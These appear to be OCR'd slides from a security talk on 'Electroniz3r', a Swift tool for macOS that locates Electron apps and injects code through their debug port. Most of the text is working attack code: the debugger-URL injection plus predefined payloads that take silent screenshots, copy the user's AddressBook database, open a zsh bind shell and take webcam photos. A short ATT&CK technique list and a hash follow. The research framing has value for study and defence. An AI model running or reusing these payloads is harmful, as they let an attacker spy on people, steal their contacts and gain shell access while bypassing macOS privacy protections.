


```swift
import Foundation

func listElectronAppPaths() -> [String] {
    let fileManager = FileManager.default
    var electronFrameworkSubdirectories: [String] = []

    func searchForElectronFramework(path: String, depth: Int) {
        if depth > 6 {
            return
        }
        do {
            let subdirectories = try fileManager.contentsOfDirectory(atPath: path)
            for subdirectory in subdirectories {
                let subdirectoryPath = "\(path)/\(subdirectory)"
                var isDirectory: ObjCBool = false
                if fileManager.fileExists(atPath: subdirectoryPath, isDirectory: &isDirectory) {
                    if isDirectory.boolValue {
                        if subdirectory == "Electron Framework.framework" {
                            electronFrameworkSubdirectories.append(subdirectoryPath)
                        } else if subdirectoryPath != "/Applications/Xcode.app" {
                            searchForElectronFramework(path: subdirectoryPath, depth: depth + 1)
                        }
                    }
                }
            }
        } catch {
            print("Error: \(error)")
        }
    }

    var applicationsDirectoryPath: [String] = ["/Applications"]

    if NSUserName() != "root" {
        let userApplicationsDirectoryPath = NSString("~/Applications").expandingTildeInPath
        applicationsDirectoryPath.append(userApplicationsDirectoryPath)
    }

    applicationsDirectoryPath.forEach { path in
        searchForElectronFramework(path: path, depth: 0)
    }

    return electronFrameworkSubdirectories
}
```




```swift
func listElectronApps() -> [ElectronApp] {
    let electronAppPaths: [String] = listElectronAppPaths()
    var electronApps: [ElectronApp] = []

    electronAppPaths.forEach { electronAppPath in

        let electronFrameworkURL = URL(filePath: electronAppPath)

          let electronAppURL = electronFrameworkURL.deletingLastPathComponent().deletingLastPathComponent().deletingLastPathComponent()

          if let bundle = Bundle(url: electronAppURL) {
              electronApps.append(ElectronApp(path: bundle.bundlePath, identifier: bundle.bundleIdentifier ?? ""))
          }

    }
    return electronApps
}

func prettyPrintElectronApps() {
    let electronApps = listElectronApps()

    print("╔══════════════════════════════════════════════════════════════════════════════════════════╗")
    print("║    Bundle identifier                         │          Path                             ║")
    print("╚══════════════════════════════════════════════════════════════════════════════════════════╝")

    electronApps.forEach { electronApp in
        var offset: Int = 45 - electronApp.identifier.count

        if offset < 0 {
            offset = 2
        }

        print("\(electronApp.identifier)\(String(repeating: " ", count: offset))\(electronApp.path)")
    }

}
```

ELECTRONIZ3R - INJECT




```swift
import Foundation

func canLoadWebSocketDebuggerUrl() -> Bool {

    var isWSURLSetSuccessfully = false

    guard let url = URL(string: "http://127.0.0.1:\(ELECTRON_DEBUG_PORT)/json/") else {
        print("Error: could not create a URL".red)
        return isWSURLSetSuccessfully
    }

    let task = URLSession.shared.dataTask(with: url) { data, response, error in
        guard let data = data, error == nil else {
            print("Error: \(error?.localizedDescription ?? "No data")".red)
            return
        }

        let json = try? JSONSerialization.jsonObject(with: data, options: [])

        if let jsonDict = json as? [[String: Any]] {
            if let webSocketDebuggerUrlStringFromJSON = jsonDict[0]["webSocketDebuggerUrl"] as? String {
                print("The webSocketDebuggerUrl is: \(webSocketDebuggerUrlStringFromJSON)".green)
                ElectronAppSingleton.shared.webSocketDebuggerUrlString = webSocketDebuggerUrlStringFromJSON
            }
        }
    }
    task.resume()


    waitMaximally10Seconds {
        if ElectronAppSingleton.shared.webSocketDebuggerUrlString != "" {
            isWSURLSetSuccessfully = true
            return true
        }
        return false
    }


    return isWSURLSetSuccessfully
```

ELECTRONIZ3R – PREDEFINED SCRIPTS




```swift
import Foundation
import ArgumentParser

func spawnCommandWrapper(cmd: String, args: [String]?) -> String {

    if let args = args {
        return "const { spawn } = require('child_process'); spawn('\(cmd)', \(args))"
    }

    return "const { spawn } = require('child_process'); spawn('\(cmd)')"
}

func getCommandForPredefinedScript(script: PredefinedScripts) -> String {

    switch script {
    case .calc:
        return spawnCommandWrapper(cmd: "/System/Applications/Calculator.app/Contents/MacOS/Calculator", args: nil)
    case .screenshot:
        print("Check /tmp/screenshot.jpg".green)
        return spawnCommandWrapper(cmd: "/usr/sbin/screencapture", args: ["-x", "-t", "jpg", "/tmp/screenshot.jpg"])
    case .stealAddressBook:
        print("Check /tmp/AddressBook.abcddb".green)
        let addressBookPath = NSString("~/Library/Application\\ Support/AddressBook/AddressBook-v22.abcddb").expandingTildeInPath
        return spawnCommandWrapper(cmd: "/bin/cp", args: [addressBookPath, "/tmp/AddressBook.abcddb"])
    case .bindShell:
        print("Shell binding requested. Check `nc 127.0.0.1 12345`".green)
        return spawnCommandWrapper(cmd: "/bin/zsh", args: ["-c", "zmodload zsh/net/tcp && ztcp -l 12345 && ztcp -a $REPLY && /bin/zsh >&$REPLY
            2>&$REPLY 0>&$REPLY"])
    case .takeSelfie:
        print("Check /tmp/selfie.jpg".green)
        prepareSwiftSelfieTaker()
        return spawnCommandWrapper(cmd: "/private/tmp/SwiftSelfieTaker", args: nil)
    }

}
```




```swift
enum PredefinedScripts: String, ExpressibleByArgument {
    case calc
    case screenshot
    case stealAddressBook
    case bindShell
    case takeSelfie
}
```

ELECTRONIZ3R - HELPERS



```swift
import Foundation
import ArgumentParser
import AppKit

let ELECTRON_DEBUG_PORT: UInt16 = 13337

struct ElectronApp {
    var path: String
    var identifier: String
}

class ElectronAppSingleton {

    var pid: pid_t
    var webSocketDebuggerUrlString: String

    static var shared: ElectronAppSingleton = {
        let instance = ElectronAppSingleton()
        return instance
    }()


    private init() {
        pid = 0
        webSocketDebuggerUrlString = ""
    }

    func isFinishedLaunching() -> Bool {

        if let runningApp = NSRunningApplication(processIdentifier: self.pid) {
            return runningApp.isFinishedLaunching
        }
        return false
    }
}
```

E AGORA?



LET'S FUCKING GO!


TECHNIQUES TACTICS AND PROCEDURES

- Abuse Elevation Control Mechanism
- Create or Modify System Process
- Process Injection
- Compromise Software Dependencies and Development Tools – Compromise Software Suplly Chain
- System Services

IOC... REALLY?

- Hash: cd9ac5eec349ff1f777d39ff35c8ca74

DOUBTS?



FIM?
imgflip.com